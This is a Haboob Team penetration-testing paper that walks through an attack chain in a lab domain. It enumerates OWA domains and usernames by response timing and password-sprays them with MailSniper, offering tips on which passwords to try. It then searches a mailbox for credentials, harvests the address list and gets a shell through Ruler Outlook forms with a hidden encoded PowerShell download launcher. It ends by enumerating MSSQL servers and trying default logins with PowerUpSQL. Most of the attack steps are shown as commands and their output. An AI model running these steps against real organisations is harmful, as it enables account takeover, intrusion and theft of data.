HABOOB

Spraying owa & Abusing MSSQL

By **Haboob Team**

Table of Contents

Table of Figures

1. Introduction

In this paper we are going to look at a full Attack Scenario by getting our foothold or initial access through Microsoft Exchange Owa Portal then discover and abuse MSSQL.

2. Owa

Many enterprises allow Outlook Web Access or Outlook Web App(owa) to be publicly facing the internet and its well-known that's owa is affected by time-based attacks were an attacker can enumerate the local Domain and Usernames, after gaining a valid local domain & usernames the attacker can perform a Password spray attack. We are going to demonstrate the attack by using @dafthack awesome tool MailSniper.

2.1 Enumerating Local Domain

MailSniper gives us two ways to enumerate local domain either by connecting to Autodiscover.xml & Exchange.asmx then attempt to enumerate the internal domain name based of WWW-Authenticate header response or by connecting to Owa Portal and measuring a baseline of the response time then checking the provided domain-list response time if the response time is larger we might have a valid domain name.



```
PS C:\Tools > Invoke-DomainHarvestOWA -ExchHostname exchange-01.local -DomainList .\Domain-cancandidate.txt -Brute
[*] Harvesting domain name from the server at exchange-01.local
Determining baseline response time...
Response Time (MS)       Domain\Username
73                       bEaZHR\USvBmH
59                       OpFvlI\mUGOKX
78                       yrpZsg\ejmUWn
67                       OIuYlz\lMKDPN
76                       qwCuyp\weXDPu

         Baseline Response: 70.6

Threshold: 194.15

Response Time (MS)       Domain\Username
692                      LAB1\gChXoFqNYt
[*] Potentialy Valid Domain! Domain:LAB1
77                       Corp\gChXoFqNYt
76                       Test\gChXoFqNYt
79                       ONE\gChXoFqNYt
80                       CHeck\gChXoFqNYt
80                       LAB\gChXoFqNYt
[*] A total of 1 potentially valid domains found.
```

Figure 1 MailSniper Domain Enumeration

As you can see **LAB1** response time is larger than the rest which makes it a valid candidate.

2.2 Enumerating Usernames

After getting the Local Domain we want to enumerate usernames, before starting the attack we need to make a list of Usernames-candidates, we can get employees usernames from publicly available resources (docs-company web site – mail address …etc.) or we can guess it cause Many enterprises username schema or structure is the first letter from first name[.]last name or the opposite. you need to be careful here not to lockout account because nobody likes that.



```
PS C:\Tools > Invoke-UsernameHarvestOWA -ExchHostname exchange-01 -Domain LAB1 -UserList .\User-cancandidates.txt -OutFile .\Valid-users.txt
[*] Now spraying the OWA portal at https://exchange-01/owa/
Determining baseline response time...
Response Time (MS)       Domain\Username
682                      LAB1\MykJZr
688                      LAB1\jHRYQP
671                      LAB1\ABcwdQ
685                      LAB1\VFtCUg
669                      LAB1\CRJhZv

         Baseline Response: 679

Threshold: 407.4
Response Time (MS)       Domain\Username
677                      LAB1\YHFNqf
683                      LAB1\VPwBKO
679                      LAB1\rfcaMX
665                      LAB1\cEONDJ
683                      LAB1\ugHiSG
667                      LAB1\t.ahmed
677                      LAB1\f.ahmed
679                      LAB1\t.bari
65                       LAB1\k.aziz
[*] Potentially Valid! User:LAB1\k.aziz
83                       LAB1\s.omar
[*] Potentially Valid! User:LAB1\s.omar
73                       LAB1\s.bami
[*] Potentially Valid! User:LAB1\s.bami
[*] A total of 3 potentially valid usernames found.
Results have been written to .\Valid-users.txt.
```

Figure 2 MailSniper Usernames Enumeration

Opposite of Domain enumeration here in usernames the less time in response means a valid candidate.

2.3 Password Spray

Password spraying is simply taking one Password and try it against all valid usernames we already have. you need to be careful here not to lockout account.

But What Kind of Password do we choose?

1- A combination of SeasonYear (Spring2020 – Fall2019) or (Spring@2020 …etc).
2- Easy Passwords like (Password1 – Pass123–Pass@123 ...etc).
3- Checking services like (haveibeenpwned) because its human lazy nature to repeat a password.
4- A combination of the company acronym@123 or Year (if the company called Super Awesome Company “SAC” might try SAC@123 – Sac2020).




```
PS C:\Tools > Invoke-PasswordSprayOWA -ExchHostname exchange-01 -UserList .\Valid-users.txt -Password "Winter2020" -Verbose -OutFile sprayed-creds.txt
[*] Now spraying the OWA portal at https://exchange-01/owa/
[*] Current date and time: 08/31/2020 14:41:16
[*] SUCCESS! User:LAB1\k.aziz Password:Winter2020
[*] A total of 1 credentials were obtained.
Results have been written to sprayed-creds.txt.
```

Figure 3 MailSniper Password Spray

We were able to find a valid password for **k.aziz**.

Just by having one valid username and password you can do a lot of things like: -


1- Use MailSniper Invoke-SelfSearch Which will search by default for "*pass*","*creds*","*credentials*" or use (-Terms) for other keywords in the latest 100 emails in **k.aziz** mailbox.



```
PS C:\Tools > Invoke-SelfSearch -Mailbox k.aziz@lab1.local -ExchHostname exchange-01 -ExchangeVersion 2016 -Remote -Verbose -OutputCsv .\k.aziz-searchmail
[*] Trying Exchange version 2016

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
User: k.aziz
Password for user k.aziz: **********

[*] Using EWS URL https://exchange-01/EWS/Exchange.asmx
[***] Found folder: Inbox
[*] Now searching mailbox: k.aziz@lab1.local for the terms *password* *creds* *credentials*.

Sender                            ReceivedBy                             Subject    Body
------                            ----------                             -------    ----
saad omar <SMTP:s.omar@lab1.local> khalid Aziz <SMTP:k.aziz@lab1.local> FTP-server Dear Khalid,...


COMMANDO 8/31/2020 3:42:41 PM
PS C:\Tools > cat .\k.aziz-searchmail
#TYPE Selected.Microsoft.Exchange.WebServices.Data.EmailMessage
"Sender","ReceivedBy","Subject","Body"
"saad omar <SMTP:s.omar@lab1.local>","khalid Aziz <SMTP:k.aziz@lab1.local>","FTP-server","Dear Khalid&#44;\n\n\nFTP server Pass is : Password@secret\n\n"
```

Figure 4 MailSniper Invoke-SelfSearch

2- Use MailSniper Get-GlobalAddressList Which will gather email addresses from the Global Address List. you can password spray or use later.




```
PS C:\Tools > Get-GlobalAddressList -ExchHostname exchange-01.local -UserName LAB1\k.aziz -Password Winter2020 -OutFile .\global-address-list.txt
[*] First trying to log directly into OWA to enumerate the Global Address List using FindPeople...
[*] This method requires PowerShell Version 3.0
[*] Using https://exchange-01.local/owa/auth.owa
[*] Logging into OWA...
[*] OWA Login appears to be successful.
[*] Retrieving OWA Canary...
[*] Successfully retrieved the X-OWA-CANARY cookie: g2qA4OjRwEa-EVNKambjdWATGmkrWNgIch3554SXgKI9a5xghvNyRIzRGnw5U04JCl0NpmzLJ-0.
[*] Retrieving AddressListId from GetPeopleFilters URL.
[*] Global Address List Id of ca72db52-3558-4b2c-98d7-fcb07c43ebc7 was found.
[*] Now utilizing FindPeople to retrieve Global Address List
[*] Now cleaning up the list...
a.saad@lab1.local
Administrator@lab1.local
Exc-admin@lab1.local
k.aziz@lab1.local
s.bami@lab1.local
s.omar@lab1.local
[*] A total of 6 email addresses were retrieved
[*] Email addresses have been written to .\global-address-list.txt
```

Figure 5 MailSniper Get-GlobalAddressList

3- scanning the target For VPN portal then use the email or username + Password that you already have.

4- Phish from the inside.


5- If you have prior knowledge from OSINT that the target use **outlook client** and what **version** used, you can prepare your Metasploit - cobalt strike or @cobbr **Covenant** then use @sensepost cool tool **ruler** that abuse the client-side Outlook features (forms – rules) and gain a shell.


EncodedLauncher

```
powershell -Sta -Nop -Window Hidden -EncodedCommand aQBIAHgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhA(
```


Figure 6 Covenant Launcher

after preparing your launcher you just need to run ruler (form add) with a suffix for the form name and giving it a vbs script as input to run the launcher with (--send) at the end.




```
c:\Tools>ruler-win64.exe -u k.aziz -p Winter2020 -k --email k.aziz@lab1.local form add --suffix hoya --input .\vbs.txt --send
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Create Form Pointer Attachment
[+] Create Form Template Attachment
[+] Form created successfully
[+] Sending email.
[+] Email sent! Hopefully you will have a shell soon.
```

Figure 7 Ruler Form add


Grunt Activated 22:27:07

Grunt: a476c546b0 from: khalid-PC has been activated!

Figure 8 Grunt Activated



Grunt: a476c546b0

```
— [9/1/2020 10:46:24 PM UTC] WhoAmI completed
  (test) > WhoAmI

  LAB1\k.aziz
```

Figure 9 Whoami


3. MSSQL

Many enterprises have one or more SQL Server in their Networks. SQL Server support Windows authentication and its well-integrated with Domains which makes it a good target for attackers. We are going to Enumerate and attack SQL servers using @NetSPI tool PowerUpSQL.

3.1 Enumerating MSSQL servers

- Discover SQL locally:
  - Run PowerUpSQL Command (Get-SQLInstanceLocal) Which will enumerate Windows Registry for SQL instance.
  - checking (Netstat for port 1433) or checking local services for SQL (Get-Service -name *SQL*).

- Discover SQL in Domain:
  - Run PowerUpSQL Command (Get-SQLInstanceDomain) Which will enumerate SPNs to look for SQL servers, you can also do a UDP scanning of management servers by adding (-CheckMgmt) parameter.




```
(test) > PowerShell Get-SQLInstanceDomain -Verbose

Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
Parsing SQL Server instances from SPNs...
3 instances were found.


ComputerName     : serv-sql1.Lab1.local
Instance         : serv-sql1.Lab1.local
DomainAccountSid : 1500000521000236563752445195242493456120134400
DomainAccount    : sql1
DomainAccountCn  : sql1
Service          : MSSQLSvc
Spn              : MSSQLSvc/serv-sql1.Lab1.local
LastLogon        : 9/16/2020 10:15 AM
Description      :

ComputerName     : serv-sql1.Lab1.local
Instance         : serv-sql1.Lab1.local\SQLEXPRESS
DomainAccountSid : 1500000521000236563752445195242493456120134400
DomainAccount    : sql1
DomainAccountCn  : sql1
Service          : MSSQLSvc
Spn              : MSSQLSvc/serv-sql1.Lab1.local:SQLEXPRESS
LastLogon        : 9/16/2020 10:15 AM
Description      :

ComputerName     : sqlserver.lab1.local
Instance         : sqlserver.lab1.local\SQLEXPRESS
DomainAccountSid : 1500000521000236563752445195242493456120133400
DomainAccount    : sql2
DomainAccountCn  : sql2
Service          : MSSQLSvc
Spn              : MSSQLSvc/sqlserver.lab1.local:SQLEXPRESS
LastLogon        : 9/16/2020 10:12 AM
Description      :
```

Figure 10 PowerUpSQL Get-SQLInstanceDomain

- also, you can use setspn to enumerate Service Principal Name (SPN) and look for *SQL* for a specific account name or all domain (setspn -L accountname or setspn -T Domain -Q *SQL*/*).

- You can use TCP/UDP port Scan to Discover SQL Servers in Networks.




```
(test) > PowerShell Test-NetConnection -ComputerName serv-sql1 -Port 1433



ComputerName     : serv-sql1
RemoteAddress    : 192.168.119.164
RemotePort       : 1433
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.119.131
TcpTestSucceeded : True
```

Figure 11 TCP Scan port 1433 using test-Netconnection

3.2 Brute Force MSSQL

After identifying SQL Servers in Network or locally We can attack it using PowerUpSQL.


- Run PowerUpSQL Command (Get-SQLInstanceDomain | Get-SQLConnectionTest -Verbose) Which will get all SQL in domain then test the current domain user for login or use RunAs to check different domain user for access, you can also provide a SQL user(-Username) and (-Password) to (Get-SQLConnectionTest).



```
(test) > PowerShell Get-SQLInstanceDomain | Get-SQLConnectionTest -Verbose

serv-sql1.Lab1.local : Connection Success.
serv-sql1.Lab1.local\SQLEXPRESS : Connection Success.
sqlserver.lab1.local\SQLEXPRESS : Connection Failed.
 Error: Exception calling "Open" with "0" argument(s): "Login failed for user 'LAB1\k.aziz'."

ComputerName         Instance                        Status
------------         --------                        ------
serv-sql1.Lab1.local serv-sql1.Lab1.local            Accessible
serv-sql1.Lab1.local serv-sql1.Lab1.local\SQLEXPRESS Accessible
sqlserver.lab1.local sqlserver.lab1.local\SQLEXPRESS Not Accessible
```

Figure 12 PowerUpSQL test current user for login

- You can run PowerUpSQL Command (Get-SQLServerLoginDefaultPw) Which will try default username + password based on **instance name**.




```
(test) > PowerShell Get-SQLInstanceDomain | Get-SQLServerLoginDefaultPw -Verbose

serv-sql1.Lab1.local : No named instance found.
serv-sql1.Lab1.local\SQLEXPRESS : Confirmed instance match.
serv-sql1.Lab1.local\SQLEXPRESS : Confirmed default credentials - admin/ca_admin
sqlserver.lab1.local\SQLEXPRESS : Confirmed instance match.
sqlserver.lab1.local\SQLEXPRESS : Confirmed default credentials - admin/ca_admin


Computer   : serv-sql1.Lab1.local
Instance   : serv-sql1.Lab1.local\SQLEXPRESS
Username   : admin
Password   : ca_admin
IsSysAdmin : No

Computer   : sqlserver.lab1.local
Instance   : sqlserver.lab1.local\SQLEXPRESS
Username   : admin
Password   : ca_admin
IsSysAdmin : No
```

Figure 13 PowerUpSQL Default username and password

